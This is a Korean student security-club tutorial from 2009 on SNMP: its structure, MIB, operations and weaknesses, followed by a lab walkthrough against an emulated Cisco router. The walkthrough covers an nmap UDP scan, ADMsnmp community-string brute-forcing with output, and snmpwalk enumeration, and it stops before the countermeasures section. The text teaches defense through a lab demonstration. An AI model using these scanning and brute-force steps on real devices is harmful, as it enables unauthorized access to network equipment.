기술문서	‘09. 11. 3. 작성

SNMP의 취약점을 이용한 공격기법과 대응방안

작성자 : 동서대학교 CNSL 현태원 gusxodnjs@nate.com

KUCIS
대학정보보호동아리연합회

cnsl
ryptography

들어가며..

SNMP(Simple Network Management Protocol)는, 네트워크 망을 관리하는데 있어서 엄청난 편이를 가져다 주었다. 사실 거의 대부분의 NMS(Network Management System)에서 SNMP를 사용하고 있고, 실제로 사용해 본 사람들은 그 편리함에 놀라지만, 보안의 관점에서 볼때는 그리 좋지만은 않은게 사실이다.

SNMP는 네트워크 망을 관리를 목적으로 만들어진 프로토콜로, 간단한 명령으로 원격 시스템의 CPU정보에서부터, 인터페이스 트래픽 량까지 알려주는, 매우 똑똑한 프로토콜이다.

SNMP는 MIB(Management Information Base)에 기반하여, 수많은 정보를 알려주기도 하지만, 사실 필요이상의 정보를 우리에게 제공하고 있기도 하다. 또한, snmpwalk나 snmpset같은 명령만으로 모든 작업이 수행되기 때문에, 공격자로부터 쉽게 악용될 소지도 크다.

SNMP에 대한 취약점은 오래전부터 알려져 왔고, 국내외로 보안업체마다 대응방안을 내놓기도 하였지만, 어떠한 취약점 때문에 어떠한 공격이 이루어 질수 있는지 자세하게 나와있는 문서는 별로 없었다.

본 문서는 이제 막 보안을 공부하는 학생들을 대상으로 똑같은 학생의 입장에서 쉽고 편하게 기술하였으며, 실제 SNMP 취약점을 이용한 공격을 실습함으로써, 그 심각성을 깨닫게 하고, 대응방안을 모색해본다는데 목적이 있다.

목 차

1. SNMP


SNMP 취약점에 대해 연구하기 위해서는, SNMP란 놈의 대해 파악하는 것이 우선일 것이다. SNMP가 도대체 무슨일을 하는 놈이며, 어떻게 생겼는지, 어떻게 동작하는지 SNMP의 정체?를 알아보겠다.


가. SNMP란 ?

SNMP는 Simple Network Management Protocol의 약자로, 이름 그대로 해석하면, 간단한 네트워크 관리 프로토콜이라는 뜻이다. 틀린 말은 아니다. 하지만 앞에 Simple은 개인적으로 인정하지 못하겠다. (실습하는데 상당히 애를 먹었기 때문에..)

SNMP는 네트워크 망관리를 위해 만들어진 프로토콜이다. 알다시피 초기에 네트워크망 관리는 ICMP에 의존했었다. ICMP는 ping명령어를 통해서 대상 호스트가 잘 동작하고 있는지, 해당 경로의 속도는 어느정도인지의 정보를 관리자에게 알려주었다. 하지만, 인터넷이 발달하고, 네트워크 망의 크기가 점점 커지면서, 접속경로가 다양해지게 되면서, ICMP만을 가지고는 도저히, 관리가 불가능하게 되었다. (물론, 간단한 관리는 가능하고, 아직도 많이 쓰이고 있지만, 세밀한 부분까지의 관리는 지원하지 않기 때문에) 또한, 네트워크가 발달함에 따라 자연스럽게 해킹공격도 점점 발달하게 되면서, 이를 해결하기 위한, 새로운 프로토콜의 대한 연구가 진행되었다. 연구결과 SGMP, HIMS, CMIP/CMIS 등이 제안되었다. 이중에서 SGMP를 발전시킨 SNMP가 사실상 네트워크 관리를 위한 표준프로토콜로 자리잡게 되었다. 그럴만도 한 것이, CMIP/CMIS는 너무 방대하고 복잡했으며, HEMS의 경우에는 실제 적용사례가 적었다.

그렇게 SNMP는 네트워크관리의 표준프로토콜로서 현재, 대부분의 운영체제에서 지원되어지고 있다. Linux와 그밖에 유닉스환경에서는 snmpd라는 SNMP관련 도구를 제공하고 있으며, 윈도우환경(xp, Vista, 7)에서는 SNMP를 이용한, Network map과 같은 서비스를 제공하고 있다.





< linux snmpd 서비스(좌)와 윈도우7 network map 서비스(우) >

나. SNMP의 구조

SNMP가 무엇을 하는 놈인지 알았으니, 이제 어떻게 생겼는지 알아볼 차례다.
SNMP는 OSI 7계층(Application)에서 작동하는 프로토콜로, 프로토콜 자체로는 동작하지 않는다. HTTP가 통신을 위해서 서버와 클라이언트가 필요하듯이, SNMP 프로토콜을 이용하기 위해서는 다음 3가지 모델이 필요하다.

1) 관리시스템(Manager)

관리시스템은 네트워크 관리자에게 네트워크 상황을 볼 수 있는 인터페이스를 제공하며, 관리 데이터의 분석 및 장애관리 등의 기능을 위한 데이터베이스를 구축하고 있다. 관리대상 에이전트로부터 관리데이터를 요청한다. 즉, 서비스를 요청하는 클라이언트라고 생각하면 된다.

2) 관리대상 에이전트(Agent)

SNMP 에이전트는 관리대상장비, 즉 호스트, 라우터, 브릿지, 허브 같은 네트워크 장비에 설치되며, 관리 시스템의 요구에 따라 관리 정보를 보내거나, 관리시스템의 어떤 조치를 요구하며, 문제 발생시 자동적으로 장애 상황을 관리 시스템에 통보한다. 서비스 요청에 대해 응답하는 서버라고 생각하면 된다.

3) MIB(Management Information Base)

MIB란 TCP/IP를 기초로한 관리모델에서 각 관리 대상장비의 관리 되어질 요소들에 대한 정보를 포함하고 있는 데이터베이스이다. 이때 관리되어지고 있는 각 정보들을 객체라고 하며, MIB는 이러한 객체들의 계층적 트리구조로 이루어져 있다. 예를들어, 라우터가 관리대상이라고 가정하면, 라우터에는, Load, Bandwith, delay, interface 정보, hostname, password 같은 여러 가지 객체를 가지고 있는 셈이다. 이러한 MIB는 각 벤더들마다 다르며, 장비의 모델마다 다를 수가 있다. MIB정보를 얻을려면, 각 장비의 해당하는 회사홈페이지를 참고하면 된다.
이러한 MIB의 자원들을 표현하고, 명명하는 기준을 SMI(Structure of Management Information)라고 한다. MIB는 SMI 규칙에 따라 5가지 기능으로 분류된다.

◦ 구성관리(Configuration Management)
네트워크상의 장비와 전반적인 물리구조를(Topology) 지도화 하는 기능


◦ 성능관리(Performance Management)
가용성, 응답시간, 사용량, 에러량, 처리속도 등 성능 분석에 필요한 통계 데이터를 제공하는 기능

◦ 고장관리(Fault Management)
문제의 검색, 추출 및 해결을 제공하는 기능

◦ 보안관리(Security Management)
정보의 제어 및 보호 기능

◦ 계정관리(Accounting)
각 노드별로 사용현황을 측정하는 기능

MIB는 세가지 종류가 있다. MIB-1, MIB-2, 확장 MIB 인데, 뒤에 붙는 숫자가 클수록 내장하고 있는 관리객체가 많다고 생각하면 된다. MIB-1은 약 114개의 객체를 포함하고 있고, MIB-2는 171개의 객체를 지원한다. 확장 MIB는 MIB-1이나 MIB-2에서는 규정되어 있지 않으나, 벤더가 가지고 있는 독자적 기능을 SNMP에서 관리할 수 있도록 만드는 것이 확장 MIB이다.




<MIB 구조>

MIB는 위에서처럼 계층적인(디렉토리) 구조를 가지게 된다.(위의 그림은 MIB의 일부만을 나타냄) 위에 MIB계층 구조를 보면 각 MIB옆에 숫자가 있는 것을 볼수 있다. 이숫자를 OID번호라고 한다. 이 OID번호를 사용하면, 객체의 고유이름을 대신할수 있다. 또한, MIB 객체들의 고유 문자열을 사용할 때보다 빠르고, 간편하게 요청할 수 있게 된다.
예를 들어, 시스템부가정보(sysDescr)을 얻어오길 원한다면, 1.3.6.1.1.2.1.1.1을 사용하면 된다.

결국 Network를 관리한다는 것은 관리대상인 장비들의 MIB중에서 특정값을 얻어와서 그 장비의 상태를 파악하거나, 그 값을 변경함을 의미하는 것이다.

다. SNMP의 동작

SNMP프로토콜이 동작하기 위해서 필요한 여러 가지 모델에 대해 알아보았다. 당연한 것이, 특정 정보에 대해(MIB) 요청을 하면(Manager) 그것을 처리해주는 대상(Agent)이 필요한 것이다. 이제, SNMP가 어떻게 동작하는지 알아보겠다.



< SNMP 프로토콜 구성과 SNMP를 사용한 네트워크 관리방법 >

위의 그림을 보면, SNMP는 응용계층에서 동작하는 프로토콜이며, UDP를 사용함을 알수 있다. 또한, IP 기반으로 통신하기 때문에, Manager와 Agent모두 IP주소가 할당되어져야 함을 알 수 있다. SNMP는 비동기식 프로토콜인 UDP상에서 동작하므로, (TCP처럼 연결을 맺는 과정 자체가 없고, 메시지의 대부분이 단순한 요청과 응답에 의해 처리되기 때문에) 다음의 간단한 4가지 연산만 수행한다.

1) GET

장비의 상태 및 가동시간등의 관리 정보를 읽어 들인다. 특정 장비의 정보를 읽으려면 메시지의 송신자로서 관리자는 그 장비를 표시하는 작은 프로그램인 에이전트에 조회를 한다. 관리자는 MIB의 트리구조를 이용해 필요한 정보를 찾는 객체를 알아내고 응답을 해석한다. 즉, Manager에서 Agent로 특정정보를 요청한다.

2) GET Next

정보가 계층적 구조를 가지므로 관리자가 장비에 조회를 해서 해당 트리의 보다 하위층 정보를 얻도록 한다. GET과 비슷한 명령으로, 해당 객체의 하위객체들까지 모두 요청할 때 사용한다.

3) Set


장비의 MIB를 조작하여 장비를 제어한다. 관리자는 요청을 보내 다시 초기화 시키거나, 프로그램에 따라 스스로를 다시 재구성한다. 즉, Manager에서 Agent로 특정값을 설정하기 위해서 사용한다.

4) Trap

Agent에서 통보해야 될 어떤 정보가 발생했을 때(임계치를 넘는 네트워크 자원 등) Manager에게 해당 상황을 알리기 위해서 사용한다. 위의 다른 요청들이 동기적 요청이라면 이것은 비동기적 사건을 알리기 위해서 사용되어진다.

위와 같이, SNMP는 Manager의 요청에 Agent가 응답하는 것을 기본으로 하고, Agent가 특수한 상황이 발생한 경우에만 Manager에게 상황발생을 알리고 필요한 정보를 함께 보내게 된다.

이렇게 Get, Get Next, Set, Trap 이 네가지 명령어를 사용하여 SNMP 통신을 할 때, 5가지 형태의 Format Message(PDU)를 만들어 전송하게 된다. 메시지의 형태는 다음과 같다.



< Message Format >

그림과 같이, 통신이 가능할려면 최소한 몇가지 사항은 반드시 있어야 한다.

◦ Version

Manager와 Agent간의 SNMP Version이 일치해야 한다. v1과 v2의 format이 약간 다르다.

◦ Community

양 시스템간의 Community name이 일치해야 한다. 이것은 최소한의 인증절차를 위한 암호기능을 한다. private, public, community가 있다.

◦ PDU

PDU는 Physical Data Unit의 줄임말인데, 실제 전송되는 필요한 정보들을 담고 있는 unit이다. unit이라고 하는 이유는 실제 전송되는 정보들의 부가 속성을 나타내기 위한 몇가지 값들을 포함하고 있기 때문이다. PDU는 PDU type(Get인지, Set인지, GetNext인지, Trap인지 등)과, Request-id, 실제 보내고자 하는 데이터(OID와 OID에 대한 값들)으로 구성되어 있다.

위 3가지가 정확하고 SNMP 메시지에 오류가 없으면 응답이 오나, 그렇지 않으면 SNMP메시지에 대한 응답은 오지 않는다. 또한, 각 PDU들의 기능은 다음과 같다.

◦ GetRequest

SNMP manager가 특정 객체의 한 값을 읽어올 수 있게 한다.

◦ GetNextRequest

SNMP manager가 특정 객체와 그 하위객체들의 값을 읽어올 수 있게 한다.

◦ SetRequest

SNMP manager가 Agent의 객체 값을 변경한다.

◦ GetResponse

GetRequest, GetNextRequest, SetRequest 등에 대한 응답을 보낸다.

◦ Trap PDU

Agent가 특정상황이 발생했음을 Manager에게 알린다.

2. SNMP의 취약점

예전보다 여러 보안 단체들은 해커들이 선호하는 취약점 TOP 10을 발표하곤 했다. 이 목록에 빠지지 않고 항상 포함되어 있는 취약점 중에 하나가 SNMP 취약점이다.
SNMP는 네트워크의 라우터의 설정을 바꿀수도 있고, 시스템에 계정을 만들 수도 있다. 중앙 집권화된 관리를 하기 위한 NMS(Network Management System) 프로그램에 쓰이는 SNMP를 이용하여 해커들은 자신이 관리자인 것처럼 네트워크를 장악한다. 물론 쓰기 기능이 허락되어 있는 경우에 한해서다. 하지만 읽는 것만이 허용된 SNMP역시 필요이상으로 너무나 많은 정보를 해커에게 제공하고 있다.

가. SNMPv1 vs SNMPv2 vs SNMPv3

SNMPv1이 안고 있는 문제점은 보안 기능이 거의 없다는 것이다. 단순하게 community 값의 확인 절차만 거치면 네트워킹이 가능할 수도 있다. 그리고 라우팅 테이블처럼 많은 열이 존재하는 경우에는, 전체 테이블을 읽고 싶을 때 수많은 요청과 응답이 반복되어야 한다. 또한 여러 관리자가 존재할 경우에 관리자간의 통신 기능이 정의되어 있지 않다.
이러한 문제점을 수정하기 위해서 93년에 SNMPv2가 등장했다. 관리자와 관리자간의 통신을 위한 informRequest PDU가 정의되었고, 이를 위한 관리자간의 MIB도 정의해 놓았다. 관리자간 통신이 가능해짐으로 분산관리의 도입이 가능해졌다. 그리고 커다란 테이블 객체들의 값을 손쉽게 읽어오기 위해서 getBulkRequest PDU 타입을 도입했다. 이에 따라 한번의 요청으로 여러 값들을 읽어오는 것이 가능해졌고 불필요한 대역폭을 줄일 수 있게 됐다. 또한 Data Encryption Standard(DES)알고리즘과 Message Digest 5(MD5)알고리즘을 사용한 보안 기능이 추가되었다.
위에서 언급했듯이 SNMPv2가 SNMPv1의 문제점들을 보완했지만, SNMPv2에 대한 시초의 목표를 완전히 달성하지는 못했다. 이에 99년 인증 및 인가와 같은 보안과 원격 관리 등의 부분을 강화에 초점을 둔 SNMPv3이 등장하였다.

나. 문제점

이와 같이 SNMP 프로토콜은 Manager와 Agent간에 주고받는 메시지를 통한 네트워크 관리에 대해 정의하고 있는데, 대부분의 많은 네트워크 장비들이 기본적으로 SNMP 서비스가 설정되어 있고, 시스템의 설정을 읽거나 변경할 때 사용하는 community string이 기본값으로 설정되어 있어 외부 네트워크에서도 SNMP 프로토콜을 이용하여 해당 장비의 설정을 변경하거나 필요이상의 많은 정보가 노출되는 문제점이 있다. 또한 SNMPv1의 경우 모든 메시지들이 평문(plain text)으로 전달되므로 스니퍼링으로 인한 문제도 가지고 있다.


또한, 악의적인 의도를 가진 사용자로부터 비정상적인 메시지가 수신될 경우 시스템이 다운되거나 재부팅되는 등의 문제가 발생될 수 있다는 것이 핀란드의 Oulu 대학의 보안 프로그램 그룹을 통해 밝혀졌다. 이 대학의 보안프로그램 그룹인 OUSPG에서 제작한 SNMPv1에 대한 test suite는 SNMPv1에 기준하여 제작되었지만 SNMPv2와 SNMPv3에서도 이와 유사한 취약점이 존재하고 있으며, 이 test suite를 이용해 약 53000여가지의 경우에 대해 테스트해 볼 수 있다.

3. SNMP 공격

SNMP 취약점으로 인한 공격으로는 서비스거부공격(DoS, DDoS), 버퍼 오버플로우, 비인가 접속 등이 알려져 있다. 이러한 공격의 대부분은 SNMP를 이용한 데이터 전송이 암호화 되어 있지 않고, rw권한(read, write)설정, 특히 패스워드와 비슷한 가치를 지니는 community string을 디폴트값인 public상태로 방치한다는 것에서 비롯된다. 본 문서에서는 SNMP를 이용한 원격지의 MIB 값을 수정하는 공격방법을 살펴보겠다.

가. 실습환경 구성

실습을 위해 다음과 같은 환경을 구축하였다.



< 실습 토폴로지 >


위 토폴로지는 Dynamips를 이용하여 구현하였다. host는 VM-ware workstation를 이용한 Radhet 9을 사용하였으며, Dynamips의 net파일의 fa1/0부분에 VM-ware network adapter (VMnet8 NAT)가 연결되어있는 상태이다. 라우터는 Cisco 3640 이미지를 사용하였다.

SNMP_Attack - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

```
#swich lab

autostart = False

[localhost:7200]

        [[3640]]

                image = \Program Files\Dynamips\images\c3640-i-mz.122-13.T1.bin
                ram = 128
                nvram = 128
                slot0 = NM-4T
                slot1 = NM-1FE-TX

        [[ROUTER r1]]

                model = 3640
                console = 3001
                idlepc = 0x60508ccc
                fa1/0 = NIO_gen_eth:\Device\NPF_{6F269B04-CBCB-43A7-87E0-A3B8ADC6916B}
```


< 실습 net-파일 >

Dynamips와 host를 구동시켜 네트워크 셋팅을 한다.




< Dynamips를 이용해 라우터 구동 >

호스트의 ip는 192.168.174.3/24 으로 설정했으며 gateway는 192.168.174.254/24(라우터)로 설정한다.




< attacker 네트워크 세팅 >

라우터에는 호스트네임을 “kucis”로 바꾸고, enable 권한 패스워드를 "cnsl"로 준다. 그다음 net 파일의 연결대로 fa1/0의 ip를 192.168.174.254/24로 주어, 해당 호스트와 라우터간의 핑이 가도록 구성한다.



< Router 세팅 >



< Router와 host간의 연결 확인 >

거의 대부분의 OS에서 SNMP를 지원하고 있기 때문에, SNMPD 데몬이 기본적으로는 부팅과 동시에 enable될 것이다. 이러한 도구를 설정해 주려면 “setup”을 치고, System services에서 snmpd와 snmptraped에 체크해 주면 된다.

< snmpd 데몬 구동 >

SNMP를 이용한 오픈소스 네트워크 관리 툴 중에 net-snmp가 가장 많이 알려져 있고, 가장 폭넓게 사용 되어지고 있다. net-snmp는 http://net-snmp.sourceforge.net 에서 무료로 구할수 있다. net-snmp의 설치과정역시 공식 홈페이지를 참고하면 된다. net-snmp는 유닉스 환경에서 동작한다.

< net-snmp 공식 사이트 >

나. 실습

실습환경을 갖추었으니 이제 본격적으로 실습을 해보겠다. 우선 라우터의 SNMP를 사용하고 있다고 가정해야 하므로, 라우터 명령창에 다음과 같이 입력한다.

```
kucis(config)#snmp-server community private rw
```

< SNMP 사용 설정 >

snmp를 enable 시킴과 동시에 community string 이름을 "private"으로 지정하고 권한을 rw(read, write)로 설정했다. SNMP를 사용함에 있어서 community string은 사용자 계정의 패스워드에 준하는 가치를 가지지만, 구입당시의 디폴트값을 그대로 사용하고 있는 장비들도 상당히 많은게 현실이다. community string 이름은 나중에 Brute-force 툴을 이용하게 될 때의 시간절약을 위하여, 위와 같이 설정하였다. rw 권한은 원격에서 SNMP를 이용하여 SET명령을 수행할 수 있도록 하는 권한이며, 이 역시 설정을 따로 안해줄 경우, 디폴트 값으로 설정되어 있다.

이제 공격자 시스템에서 Nmap을 이용하여, SNMP가 enable 되어있는 장치들을 찾아야 한다. SNMP는 UDP포트 161번을 사용하므로, Nmap을 이용하여 UDP 포트를 스캔하였다.

```
[root@localhost nmap-3.70]# nmap -sU -p 161 192.168.174.254/24

Starting nmap 3.70 ( http://www.insecure.org/nmap/ ) at 2009-11-04 03:00 KST
Interesting ports on 192.168.174.1:
WARNING!  The following files exist and are readable: /usr/local/share/nmap/nmap-s
 /usr/local/share/nmap/nmap-services for security reasons.  set NMAPDIR=. to give
PORT    STATE         SERVICE
161/udp open|filtered snmp
WARNING!  The following files exist and are readable: /usr/local/share/nmap/nmap-m
choosing /usr/local/share/nmap/nmap-mac-prefixes for security reasons.  set NMAPDI
 directory
MAC Address: 00:50:56:C0:00:08 (VMWare)

Interesting ports on 192.168.174.2:
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: 00:50:56:E1:99:94 (VMWare)

Interesting ports on 192.168.174.3:
PORT    STATE         SERVICE
161/udp open|filtered snmp

Interesting ports on 192.168.174.254:
PORT    STATE         SERVICE
161/udp open|filtered snmp
MAC Address: CC:00:08:E0:00:10 (Unknown)

Nmap run completed -- 256 IP addresses (4 hosts up) scanned in 68.964 seconds
[root@localhost nmap-3.70]#
```

< Nmap을 이용하여 UDP 포트 스캔 >

포트스캔 결과 "Unknown"의 MAC Address를 가지는 임의의 장치가 SNMP를 사용하고 있는 것으로 보인다. 이제 이 장치의 community string 값을 알아내야 한다. 이 값을 알아내기 위하여, ADMsnmp라는 snmp Brute-force attack 툴을 사용하였다. 이툴은 네트워크 장비나 SNMP를 운영중인 모든 장비의 community string을 문차별 대입 공격으로 찾아내는 명령행 툴이다.
ADMsnmp를 설치하고, 해당 폴더에 적당한 사전파일을 만든다. 당연히 사전파일안의 단어의 수는 많으면 많을수록 좋다.

```
[root@localhost ADMsnmp]# ls
ADMsnmp  ADMsnmp.README  snmp.c  snmp.passwd
```

< ADMsnmp 설치파일과 사전파일 >

```
[root@localhost ADMsnmp]# ./ADMsnmp 192.168.174.254 -wordfile snmp.passwd
ADMsnmp vbeta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greets: !ADM, el8.org, ansia
>>>>>>>>>>> get req name=router  id = 2 >>>>>>>>>>>
>>>>>>>>>>> get req name=cisco  id = 5 >>>>>>>>>>>
>>>>>>>>>>> get req name=public  id = 8 >>>>>>>>>>>
>>>>>>>>>>> get req name=private  id = 11 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 12 name = private ret =0 <<<<<<<<<<
>>>>>>>>>>>> send setrequest id = 12 name = private >>>>>>>>
>>>>>>>>>>> get req name=admin  id = 14 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 13 name = private ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=proxy  id = 17 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 140 name = private ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=write  id = 20 >>>>>>>>>>>
<<<<<<<<<<< recv snmpd paket id = 140 name = private ret =0 <<<<<<<<<<
>>>>>>>>>>> get req name=access  id = 23 >>>>>>>>>>>
>>>>>>>>>>> get req name=root  id = 26 >>>>>>>>>>>
>>>>>>>>>>> get req name=enable  id = 29 >>>>>>>>>>>
>>>>>>>>>>> get req name=all private  id = 32 >>>>>>>>>>>
>>>>>>>>>>> get req name= private  id = 35 >>>>>>>>>>>
>>>>>>>>>>> get req name=test  id = 38 >>>>>>>>>>>
>>>>>>>>>>> get req name=guest  id = 41 >>>>>>>>>>>
>>>>>>>>>>> get req name=community  id = 44 >>>>>>>>>>>


<!ADM!>         snmp check on 192.168.174.254          <!ADM!>
sys.sysName.0:kucis
name = private write access
[root@localhost ADMsnmp]#
```

< ADMsnmp를 이용하여 community string 값 얻기 >

community string값이 "private"인 것을 확인할 수 있다. 실습을 위해서 일부러 간단한 문자열을 넣었지만, community string을 실제 PASSWORD처럼 관리하고, 명명한다면 이렇게 빨리 값을 얻어낼 수는 없을 것이다. 또한 공격의 결과로 "private"이 write권한을 가지고 있음을 알아낼 수 있었다.
이제 공격자는 net-snmp도구의 snmpwalk를 이용해서 대상 장치의 종류를 파악할 수 있다.

```
[root@localhost apps]# ./snmpwalk -v 1 -c private 192.168.174.254 | head -n 20
Cannot find module (IP-MIB): At line 0 in (none)
Cannot find module (IF-MIB): At line 0 in (none)
Cannot find module (TCP-MIB): At line 0 in (none)
Cannot find module (UDP-MIB): At line 0 in (none)
Cannot find module (HOST-RESOURCES-MIB): At line 0 in (none)
Cannot find module (SNMPv2-MIB): At line 0 in (none)
Cannot find module (SNMPv2-SMI): At line 0 in (none)
Cannot find module (NOTIFICATION-LOG-MIB): At line 0 in (none)
Cannot find module (DISMAN-EVENT-MIB): At line 0 in (none)
Cannot find module (DISMAN-SCHEDULE-MIB): At line 0 in (none)
Cannot find module (UCD-SNMP-MIB): At line 0 in (none)
Cannot find module (UCD-DEMO-MIB): At line 0 in (none)
Cannot find module (SNMP-TARGET-MIB): At line 0 in (none)
Cannot find module (NET-SNMP-AGENT-MIB): At line 0 in (none)
Cannot find module (HOST-RESOURCES-TYPES): At line 0 in (none)
Cannot find module (SNMP-VIEW-BASED-ACM-MIB): At line 0 in (none)
Cannot find module (SNMP-COMMUNITY-MIB): At line 0 in (none)
Cannot find module (IP-FORWARD-MIB): At line 0 in (none)
Cannot find module (NET-SNMP-EXTEND-MIB): At line 0 in (none)
Cannot find module (UCD-DLMOD-MIB): At line 0 in (none)
Cannot find module (SNMP-FRAMEWORK-MIB): At line 0 in (none)
Cannot find module (SNMP-MPD-MIB): At line 0 in (none)
Cannot find module (SNMP-USER-BASED-SM-MIB): At line 0 in (none)
Cannot find module (SNMP-NOTIFICATION-MIB): At line 0 in (none)
Cannot find module (SNMPv2-TM): At line 0 in (none)
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software
IOS (tm) 3600 Software (C3640-I-M), Version 12.2(13)T1,  RELEASE SOFTWARE (fc1)
TAC Support: http://www.cisco.com/tac
Copyright (c) 1986-2003 by cisco Systems, Inc.
Compiled Fri 03-Jan-03 15:10 by ccai"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.9.1.110
iso.3.6.1.2.1.1.3.0 = Timeticks: (589308) 1:38:13.08
iso.3.6.1.2.1.1.4.0 = ""
